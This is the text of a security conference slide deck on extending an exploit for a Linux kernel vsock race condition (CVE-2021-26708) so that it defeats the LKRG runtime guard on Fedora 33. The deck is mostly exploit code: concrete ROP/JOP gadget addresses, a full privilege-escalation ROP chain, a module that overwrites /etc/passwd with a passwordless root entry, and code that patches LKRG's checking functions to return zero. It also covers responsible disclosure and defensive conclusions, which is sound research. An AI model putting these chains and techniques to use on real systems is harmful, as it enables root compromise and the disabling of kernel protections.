Improving the Exploit for CVE-2021-26708 in the Linux Kernel to Bypass LKRG

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ZERONIGHTSX


About Me

- Alexander Popov
- Linux kernel developer since 2013
- Security researcher at POSITIVE TECHNOLOGIES
- Speaker at conferences:

  OffensiveCon, Zer0Con, Linux Security Summit, Still Hacking Anyway, Positive Hack Days, Open Source Summit, Linux Plumbers, and others

Agenda

1. Short CVE-2021-26708 exploit overview
2. Limitations on privilege escalation
3. Achieving the full power of ROP
   - Rediscovering applicable gadgets
   - Stack pivoting using a JOP/ROP chain
4. Improving the exploit to bypass LKRG
   - Analysing LKRG from the attacker's perspective
   - Developing new methods of bypassing LKRG detection
5. Exploit demo on Fedora 33 Server protected by LKRG
6. Responsible disclosure to the LKRG team



CVE-2021-26708 Overview

- LPE in the Linux kernel
- Bug type: race condition
- Refers to 5 similar bugs in the virtual socket implementation
- Reason: access to `struct vsock_sock` without `lock_sock()`
- Major Linux distros ship `CONFIG_VSOCKETS` and `CONFIG_VIRTIO_VSOCKETS` as kernel modules
- My fixing patch was merged on February 2, 2021 (commit `c518adafa39f3785`)

Attack Surface

- The vulnerable modules are automatically loaded
- Just create a socket for the `AF_VSOCK` domain:

```
vsock = socket(AF_VSOCK, SOCK_STREAM, 0);
```

- Available for unprivileged users
- User namespaces are not needed for this

Memory Corruption


- Reproducing the race condition requires two threads:
  - The first one calling `setsockopt()`
  - The second one changing the virtual socket transport
- The race condition can provoke

```
Write-after-free of a 4-byte controlled value
to a 64-byte kernel object at offset 40
```

CVE-2021-26708 Exploitation with SMEP/SMAP Bypass

- Fedora 33 Server with Linux kernel 5.10.11-200.fc33.x86_64 as the exploitation target
- For more, see https://a13xp0p0v.github.io/2021/02/09/CVE-2021-26708.html

Control-Flow Hijack via Use-After-Free for sk_buff



Control-Flow Hijack Limitations

- This callback has the following prototype:

```
void (*callback)(struct ubuf_info *, bool zerocopy_success);
```

- RDI register stores the first function argument (address of ubuf_info)
- The contents of ubuf_info are controlled by the attacker
- So, for stack pivoting, the ROP gadget should look something like this:

```
mov rsp, qword ptr [rdi + N] ; ret
```

- There is nothing like that in vmlinuz-5.10.11-200.fc33.x86_64

Limited Privilege Escalation

- I couldn't find a stack pivoting gadget in vmlinuz-5.10.11-200.fc33.x86_64 that can work in my restrictions
- Therefore, I performed an arbitrary write in one shot:
  - The exploit process credentials are overwritten
  - SMEP and SMAP protection is bypassed

```
/*
 * A single ROP gadget for arbitrary write:
 *   mov rdx, qword ptr [rdi + 8] ; mov qword ptr [rdx + rcx*8], rsi ; ret
 * Here rdi stores uinfo_p address, rcx is 0, rsi is 1
 */
uinfo_p->callback = ARBITRARY_WRITE_GADGET + kaslr_offset;
uinfo_p->desc = owner_cred + CRED_EUID_EGID_OFFSET; /* value for "qword ptr [rdi + 8]" */
uinfo_p->desc = uinfo_p->desc - 1; /* rsi value 1 should not get into euid */
```

- But I was not satisfied without the full power of ROP ⚡

Registers Under Attacker's Control

At the breakpoint in `skb_zcopy_clear()` that executes the `destructor_arg` callback:

The RBP Register: A New Hope

- `RBP` register contains the address of `skb_shared_info`
- It points to the kernel memory under the attacker's control
- So, I started to search for ROP/JOP gadgets involving `RBP`

JOP Gadgets

- Eventually I found many JOP gadgets that look like this one:

```
0xffffffff81711d33 :  xchg eax, esp ; jmp qword ptr [rbp + 0x48]
```

- `[RBP + 0x48]` points to the kernel memory under the attacker's control
- I understood that

```
I could perform stack pivoting using
a chain of JOP gadgets like this
and then proceed with ordinary ROP
```

Quick JOP Experiment

- A quick experiment with `xchg eax, esp ; jmp qword ptr [rbp + 0x48]`

```
$ gdb vmlinux
gdb-peda$ disassemble 0xffffffff81711d33
Dump of assembler code for function acpi_idle_lpi_enter:
   0xffffffff81711d30 <+0>:   call   0xffffffff810611c0 <__fentry__>
   0xffffffff81711d35 <+5>:   mov    rcx,QWORD PTR gs:[rip+0x7e915f4b]
   0xffffffff81711d3d <+13>:  test   rcx,rcx
   0xffffffff81711d40 <+16>:  je     0xffffffff81711d5e <acpi_idle_lpi_enter+46>
gdb-peda$ x/2i 0xffffffff81711d33
   0xffffffff81711d33 <acpi_idle_lpi_enter+3>:  xchg   esp,eax
   0xffffffff81711d34 <acpi_idle_lpi_enter+4>:  jmp    QWORD PTR [rbp+0x48]
```

- But calling this gadget crashes the kernel with a page fault 🤔

Quick JOP Experiment: Kernel Crash

```
[   51.810896] BUG: unable to handle page fault for address: ffffffff81711d33
[   51.812965] #PF: supervisor write access in kernel mode
[   51.815078] #PF: error_code(0x0003) - permissions violation
[   51.827685] PGD 2a15067 P4D 2a15067 PUD 2a16063 PMD 16000e1
[   51.829732] Oops: 0003 [#1] SMP PTI
[   51.831629] CPU: 1 PID: 811 Comm: vsock_pwn Tainted: G        W         5.10.11-200.fc33.x86_64 #1
[   51.833806] Hardware name: QEMU Standard PC (Q35 + ICH9, 2009), BIOS 1.13.0-2.fc32 04/01/2014
[   51.836345] RIP: 0010:acpi_idle_lpi_enter+0x3/0x40
[   51.838869] Code: 5b 5d c3 0f 1f 40 00 0f 1f 44 00 00 b8 ed ff ff ff c3 0f 1f 44 00 00 0f 1f 44 00 00 b8 ed ff ff ff
 44 00 00 0f 1f 44 <00> 00 65 48 8b 0d 4b 5f 91 7e 48 85 c9 74 1c 48 63 d2 48 8d 04 d2
[   51.845958] RSP: 0018:ffffc90000cffd28 EFLAGS: 00010287
[   51.849934] RAX: ffffffff81711d33 RBX: 0000000000000000 RCX: 0000000000000000
[   51.853920] RDX: 0000000000000008 RSI: 0000000000000001 RDI: ffff888103425100
[   51.857516] RBP: ffff888103425ec0 R08: ffff888103425100 R09: ffffc90000cffe38
[   51.861323] R10: 000000000000002c R11: 0000000000000af0 R12: ffff888101872c00
[   51.866989] R13: 0000000000000af0 R14: ffff888101872c00 R15: 0000000000000af0
[   51.870818] FS:  00007f8369265740(0000) GS:ffff88817bd00000(0000) knlGS:0000000000000000
[   51.874521] CS:  0010 DS: 0000 ES: 0000 CR0: 0000000080050033
[   51.878361] CR2: ffffffff81711d33 CR3: 00000001057b4001 CR4: 0000000000370ee0
[   51.882316] Call Trace:
[   51.886347]  skb_release_data+0x104/0x1b0
[   51.890942]  __consume_stateless_skb+0x16/0x50
[   51.894016]  udp_recvmsg+0x1e6/0x580
```

My JOP Gadget Has Disappeared

- Where is my `xchg eax, esp ; jmp qword ptr [rbp + 0x48]` gadget?

```
$ gdb vmlinux
gdb-peda$ target remote :1234
gdb-peda$ disassemble 0xffffffff81711d33
Dump of assembler code for function acpi_idle_lpi_enter:
   0xffffffff81711d30 <+0>:  nop    DWORD PTR [rax+rax*1+0x0]
   0xffffffff81711d35 <+5>:  mov    rcx,QWORD PTR gs:[rip+0x7e915f4b]
   0xffffffff81711d3d <+13>:  test   rcx,rcx
   0xffffffff81711d40 <+16>:  je     0xffffffff81711d5e <acpi_idle_lpi_enter+46>
gdb-peda$ x/2i 0xffffffff81711d33
   0xffffffff81711d33 <acpi_idle_lpi_enter+3>:  add    BYTE PTR [rax],al
   0xffffffff81711d35 <acpi_idle_lpi_enter+5>:  mov    rcx,QWORD PTR gs:[rip+0x7e915f4b]
```

- Linux kernel code with my gadget changed in the runtime 😕

Kernel Self-Patching Killed My JOP Gadget

- Linux kernel can patch its code in the runtime
- The code of `acpi_idle_lpi_enter()` is changed by `CONFIG_DYNAMIC_FTRACE`
- This kernel mechanism actually removed many JOP gadgets that interested me!
- I decided to search for ROP/JOP gadgets in the memory of the live virtual machine

Evgeny Korneev: Portrait of Academician Lev Bogush (1980)

Searching ROP/JOP Gadgets in the VM Memory

ropsearch from gdb-peda didn't work for me because of its limited functionality, so I:

1. Determined the kernel code location

```
[root@localhost ~]# grep "_text" /proc/kallsyms
ffffffff81000000 T _text
[root@localhost ~]# grep "_etext" /proc/kallsyms
ffffffff81e026d7 T _etext
```

2. Dumped the memory between `_text` and `_etext` plus the remainder

```
gdb-peda$ dumpmem kerndump 0xffffffff81000000 0xffffffff81e03000
Dumped 14692352 bytes to 'kerndump'
```

3. Searched for ROP/JOP gadgets in the raw memory dump

```
# ./ROPgadget.py --binary kerndump --rawArch=x86 --rawMode=64 > dump_gadgets
```


JOP/ROP Chain for Stack Pivoting

```
/* JOP/ROP gadget chain for stack pivoting: */

/* mov ecx, esp ; cwde ; jmp qword ptr [rbp + 0x48] */
#define STACK_PIVOT_1_MOV_ECX_ESP_JMP (0xFFFFFFFF81768A43lu + kaslr_offset)

/* push rdi ; jmp qword ptr [rbp - 0x75] */
#define STACK_PIVOT_2_PUSH_RDI_JMP (0xFFFFFFFF81B5FD0Alu + kaslr_offset)

/* pop rsp ; pop rbx ; ret */
#define STACK_PIVOT_3_POP_RSP_POP_RBX_RET (0xFFFFFFFF8165E33Flu + kaslr_offset)
```

Preparing JOP/ROP Chain in the Memory


```
/* mov ecx, esp ; cwde ; jmp qword ptr [rbp + 0x48] */
uinfo_p->callback = STACK_PIVOT_1_MOV_ECX_ESP_JMP;


unsigned long *jmp_addr_1 = (unsigned long *)(xattr_addr + SKB_SHINFO_OFFSET + 0x48);
/* push rdi ; jmp qword ptr [rbp - 0x75] */
*jmp_addr_1 = STACK_PIVOT_2_PUSH_RDI_JMP;


unsigned long *jmp_addr_2 = (unsigned long *)(xattr_addr + SKB_SHINFO_OFFSET - 0x75);
/* pop rsp ; pop rbx ; ret */
*jmp_addr_2 = STACK_PIVOT_3_POP_RSP_POP_RBX_RET;
```

JOP/ROP Chain for Stack Pivoting



ROP for EoP

Arkady Lurie: At the Steelmaking Workshop (1960)



```
int i = 0;
unsigned long *rop_gadget =
        (unsigned long *)(xattr_addr + MY_UINFO_OFFSET + 8);

/* 1. Perform elevation of privileges (EoP) */
rop_gadget[i++] = ROP_POP_RAX_RET; /* pop rax ; ret */
rop_gadget[i++] = owner_cred + CRED_UID_GID_OFFSET;
rop_gadget[i++] = ROP_MOV_QWORD_PTR_RAX_0_RET; /* mov qword ptr [rax], 0 ; ret */
rop_gadget[i++] = ROP_POP_RAX_RET; /* pop rax ; ret */
rop_gadget[i++] = owner_cred + CRED_EUID_EGID_OFFSET;
rop_gadget[i++] = ROP_MOV_QWORD_PTR_RAX_0_RET; /* mov qword ptr [rax], 0 ; ret */
```

ROP for Resuming Syscall Handling

- ROP chain has to restore the original RSP value:
  - The lower 32 bits of it were saved in RCX
  - The upper 32 bits of it can be extracted from R9 (points somewhere in the kernel stack)
- Bit twiddling and we are done:

```
    /* 2. Restore RSP and continue */
    rop_gadget[i++] = ROP_MOV_RAX_R9_RET; /* mov rax, r9 ; ret */
    rop_gadget[i++] = ROP_POP_RDX_RET; /* pop rdx ; ret */
    rop_gadget[i++] = 0xffffffff00000000lu;
    rop_gadget[i++] = ROP_AND_RAX_RDX_RET; /* and rax, rdx ; ret */
    rop_gadget[i++] = ROP_ADD_RAX_RCX_RET; /* add rax, rcx ; ret */
    rop_gadget[i++] = ROP_PUSH_RAX_POP_RBX_RET; /* push rax ; pop rbx ; ret */
    rop_gadget[i++] = ROP_PUSH_RBX_POP_RSP_RET;
                    /* push rbx ; add eax, 0x415d0060 ; pop rsp ; ret */
```

Oh, I Always Wanted to Hack LKRG!

- The Linux Kernel Runtime Guard (LKRG) is an amazing project
- It's a Linux kernel module that performs
  - Runtime integrity checking of the kernel
  - Detecting kernel vulnerability exploits
- The aim of LKRG anti-exploit functionality is to detect:
  - Illegal EoP (illegal `commit_creds()` calls and overwriting `struct cred`)
  - Sandbox and namespace escapes
  - Illegal changing of the CPU state (for example, disabling SMEP and SMAP on x86_64)
  - Illegal changing of the kernel `.text` and `.rodata`
  - Kernel stack pivoting and ROP
  - And much more

LKRG Development

- The LKRG project is hosted by Openwall
- It is mostly being developed by Adam 'pi3' Zabrocki in his spare time
- LKRG is currently in a beta version
- But developers are trying to keep it super stable and portable
- Adam also says:

> We are aware that LKRG is bypassable by design
>
> (as we have always spoken openly)
>
> but such bypasses are neither easy nor cheap/reliable

Preceding Research in LKRG Bypass Methods

- Ilya Matveychikov did some interesting work in this area
- He collected his LKRG bypass methods at https://github.com/milabs/lkrg-bypass
- However, Adam improved LKRG to mitigate these bypass methods:
  https://www.openwall.com/lists/lkrg-users/2019/02/21/2
- So, I decided to upgrade my exploit and develop a new way to bypass LKRG
- Now things get interesting! ⚡

From the Attacker's Perspective

Attack idea #1

OK, LKRG is tracking illegal EoP.

But it does not track access to /etc/passwd.

Let's overwrite /etc/passwd using ROP to disable the root password.

Executing su after that should look absolutely legal to LKRG.

Quick Prototype of the Attack Idea #1

- I wrote a quick prototype in the form of a kernel module
- Overwriting /etc/passwd:

```
struct file *f = NULL;
char *str = "root::0:0:root:/root:/bin/bash\n";
ssize_t wret;
loff_t pos = 0;

f = filp_open("/etc/passwd", O_WRONLY, 0);
if (IS_ERR(f)) {
        pr_err("pwdhack: filp_open() failed\n");
        return -ENOENT;
}

wret = kernel_write(f, str, strlen(str), &pos);
printk("pwdhack: kernel_write() returned %ld\n", wret);
```

- After loading it, an unprivileged user executing su becomes root without the password

Attack Idea #1: Fail

- I reimplemented the `filp_open()` and `kernel_write()` calls in my ROP chain
- But it failed to open `/etc/passwd` 😕 Why?

> **Good design solution:**
> The Linux kernel checks the process credentials
> and SELinux metadata
> even when a file is opened from the kernelspace

- Overwriting credentials before `filp_open()` doesn't help
- LKRG tracks them and kills any offending process 🛑

No More Hiding, Let's Destroy LKRG!

- Suddenly, I decided not to hide from LKRG any more
- Instead, I got the idea to attack and destroy LKRG from my ROP chain!

Anatoly Volkov: Snowballs (1957)

From the Attacker's Perspective

Attack idea #2

Let's provoke the LKRG module unloading from the ROP chain

Quick Prototype of the Attack Idea #2

- I wrote a quick prototype in the form of a kernel module
- Calling the exit() method of the LKRG module:

```
struct module *lkrg_mod = find_module("p_lkrg");

if (!lkrg_mod) {
    pr_notice("destroy_lkrg: p_lkrg module is NOT found\n");
    return -ENOENT;
}

if (!lkrg_mod->exit) {
    pr_notice("destroy_lkrg: p_lkrg module has no exit method\n");
    return -ENOENT;
}

pr_notice("destroy_lkrg: p_lkrg module is found, remove it brutally!\n");
lkrg_mod->exit();
```

Attack Idea #2: Fail

- I reimplemented the `find_module()` and LKRG `exit()` calls in my ROP chain
- But it failed. Why?
  - In the middle of `p_lkrg_deregister()`, LKRG calls `schedule()`
  - `schedule()` has an LKRG hook performing the pCFI check
  - The pCFI check detects my stack pivoting
- My exploit process is killed by LKRG in the middle of the LKRG module unloading
- Alas! 

From the Attacker's Perspective

Attack idea #3

The kprobes and kretprobes are used by LKRG for planting checking hooks all over the kernel.

Let's disarm them using ROP.

Attack Idea #3: Fail

- I tried to disarm all enabled kprobes using an existing debugfs interface

```
[root@localhost ~]# echo 0 > /sys/kernel/debug/kprobes/enabled
```

- On Fedora 33 Server with loaded LKRG, the kernel hanged completely
- There might be some deadlock or infinite loop caused by LKRG
- I reported that to the LKRG team
- Debugging the kernel with LKRG is a painful process

From the Attacker's Perspective

Attack idea #4

Patch the most critical LKRG code from the ROP chain.

Attack Idea #4: Success

- The most critical LKRG functions:
  - `p_check_integrity()` checks the Linux kernel integrity
  - `p_cmp_creds()` checks the credentials of processes running in the system against the LKRG database to detect illegal elevation of privileges
- I patched the code of these functions with `0x48 0x31 0xc0 0xc3`,

  which is `xor rax, rax ; ret`

  or `return 0`
- Then, I escalated the privileges. LKRG is dead. Hurray!

Demo Time


ZERO
NIGHTS
Alexander Popov
Demo
// IMPROVING THE EXPLOIT FOR
CVE-2021-26708 IN THE LINUX
KERNEL TO BYPASS LKRG //

Final ROP Chain: Part 1

```
unsigned long *rop_gadget = (unsigned long *)(xattr_addr + MY_UINFO_OFFSET + 8);
int i = 0;

#define SAVED_RSP_OFFSET 3400

/* 1. Save RSP */
rop_gadget[i++] = ROP_MOV_RAX_R9_RET; /* mov rax, r9 ; ret */
rop_gadget[i++] = ROP_POP_RDX_RET; /* pop rdx ; ret */
rop_gadget[i++] = 0xffffffff00000000lu;
rop_gadget[i++] = ROP_AND_RAX_RDX_RET; /* and rax, rdx ; ret */
rop_gadget[i++] = ROP_ADD_RAX_RCX_RET; /* add rax, rcx ; ret */
rop_gadget[i++] = ROP_MOV_RDX_RAX_RET; /* mov rdx, rax ; shr rax, 0x20 ; xor eax, edx ; ret */
rop_gadget[i++] = ROP_POP_RAX_RET; /* pop rax ; ret */
rop_gadget[i++] = uaf_write_value + SAVED_RSP_OFFSET;
rop_gadget[i++] = ROP_MOV_QWORD_PTR_RAX_RDX_RET; /* mov qword ptr [rax], rdx ; ret */
```

Final ROP Chain: Part 2

```
#define KALLSYMS_LOOKUP_NAME  (0xffffffff81183dc0lu + kaslr_offset)
#define FUNCNAME_OFFSET_1 3550

/* 2. Destroy lkrg : part 1 */
rop_gadget[i++] = ROP_POP_RAX_RET; /* pop rax ; ret */
rop_gadget[i++] = KALLSYMS_LOOKUP_NAME;
                  /* unsigned long kallsyms_lookup_name(const char *name) */
rop_gadget[i++] = ROP_POP_RDI_RET; /* pop rdi ; ret */
rop_gadget[i++] = uaf_write_value + FUNCNAME_OFFSET_1;
strncpy((char *)xattr_addr + FUNCNAME_OFFSET_1, "p_cmp_creds", 12);
rop_gadget[i++] = ROP_JMP_RAX; /* jmp rax */
```

- The `lkrg.hide` configuration option is set to 0 by default
- The LKRG functions can be found easily using `kallsyms_lookup_name()`
- There are also other methods to find these functions

Final ROP Chain: Part 3

- `kallsyms_lookup_name()` function returns the address of `p_cmp_creds()` in `RAX`
- If the LKRG module is not loaded, `kallsyms_lookup_name()` returns `NULL`
- I wanted my exploit to work in **both cases** and invented this stunt (**proud of it!**)

```
#define XOR_RAX_RAX_RET (0xFFFFFFFF810859C0lu + kaslr_offset)

/* If lkrg function is not found, let's patch "xor rax, rax ; ret" */
rop_gadget[i++] = ROP_POP_RDX_RET; /* pop rdx ; ret */
rop_gadget[i++] = XOR_RAX_RAX_RET;
rop_gadget[i++] = ROP_TEST_RAX_RAX_CMOVE_RAX_RDX_RET; /* test rax, rax ; cmove rax, rdx ; ret*/
```

Final ROP Chain: Part 4

Patch `p_cmp_creds()` using `text_poke()`. Then do the same for `p_check_integrity()`

```
#define TEXT_POKE (0xffffffff81031300lu + kaslr_offset)
#define CODE_PATCH_OFFSET 3450

rop_gadget[i++] = ROP_MOV_RDI_RAX_POP_RBX_RET;
                  /* mov rdi, rax ; mov eax, ebx ; pop rbx ; or rax, rdi ; ret */
rop_gadget[i++] = 0x1337;    /* dummy value for RBX */
rop_gadget[i++] = ROP_POP_RSI_RET; /* pop rsi ; ret */
rop_gadget[i++] = uaf_write_value + CODE_PATCH_OFFSET;
strncpy((char *)xattr_addr + CODE_PATCH_OFFSET, "\x48\x31\xc0\xc3", 5);
rop_gadget[i++] = ROP_POP_RDX_RET; /* pop rdx ; ret */
rop_gadget[i++] = 4;
rop_gadget[i++] = ROP_POP_RAX_RET; /* pop rax ; ret */
rop_gadget[i++] = TEXT_POKE; /* void *text_poke(void *addr, const void *opcode, size_t len) */
rop_gadget[i++] = ROP_JMP_RAX;    /* jmp rax */
```

Final ROP Chain: Part 5

LKRG is destroyed. Now it's easy; get the root privileges:

```
/* 3. Perform privilege escalation */
rop_gadget[i++] = ROP_POP_RAX_RET; /* pop rax ; ret */
rop_gadget[i++] = owner_cred + CRED_UID_GID_OFFSET;
rop_gadget[i++] = ROP_MOV_QWORD_PTR_RAX_0_RET; /* mov qword ptr [rax], 0 ; ret */
rop_gadget[i++] = ROP_POP_RAX_RET; /* pop rax ; ret */
rop_gadget[i++] = owner_cred + CRED_EUID_EGID_OFFSET;
rop_gadget[i++] = ROP_MOV_QWORD_PTR_RAX_0_RET; /* mov qword ptr [rax], 0 ; ret */
```


Final ROP Chain: Part 6 (the Last One)

Now restore the original `RSP` value from the `sk_buff` data at `SAVED_RSP_OFFSET` and continue the `recv()` syscall handling:

```
/* 4. Restore RSP and continue */
rop_gadget[i++] = ROP_POP_RAX_RET; /* pop rax ; ret */
rop_gadget[i++] = uaf_write_value + SAVED_RSP_OFFSET;
rop_gadget[i++] = ROP_MOV_RAX_QWORD_PTR_RAX_RET; /* mov rax, qword ptr [rax] ; ret*/
rop_gadget[i++] = ROP_PUSH_RAX_POP_RBX_RET; /* push rax ; pop rbx ; ret */
rop_gadget[i++] = ROP_PUSH_RBX_POP_RSP_RET;
                  /* push rbx ; add eax, 0x415d0060 ; pop rsp ; ret */
```

GGWP!


Phew, that was the most complicated part of the talk!



Nikolay Lomakin: First Product (1953)


Responsible Disclosure

- **June 10:** I disclosed information about my experiments with LKRG to Adam and Alexander Peslyak aka Solar Designer
- We discussed my LKRG bypass method and exchanged views on LKRG in general
- **July 3:** I posted “**Attacking LKRG v0.9.1**” at the public lkrg-users mailing list
- This attack vector is **not** mitigated so far...




```
Date: Sat, 3 Jul 2021 02:42:19 +0300
From: Alexander Popov <alex.popov@...ux.com>
To: Adam Zabrocki <pi3@....com.pl>, Solar Designer <solar@...nwall.com>,
 lkrg-users@...ts.openwall.com
Subject: Attacking LKRG v0.9.1

Hello!

In April I published the article "Four Bytes of Power: Exploiting CVE-2021-26708
in the Linux kernel" [1], where I explained how to exploit it for local
privilege escalation on Fedora 33 Server for x86_64, bypassing SMEP and SMAP.

Then I improved my PoC exploit to bypass the LKRG protection. I've already
disclosed the details of my experiments to Adam Zabrocki and Solar Designer. And
in this public email, I'll shortly describe the LKRG weaknesses that must be fixed.
```

Conclusion



- Improving the CVE-2021-26708 exploit,
  achieving the full power of ROP,
  and hacking LKRG was very satisfying
- Analysing LKRG from the attacker's perspective
  was very interesting:
  - LKRG is an amazing project
  - At the same time, I believe that detecting post-exploitation
    and illegal privilege escalation **from inside the kernel** is impossible
  - I think LKRG must be at some other context/layer (**hypervisor** or **TEE**)
    to detect illegal kernel activity better

Thank you! Questions?

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POSITIVE TECHNOLOGIES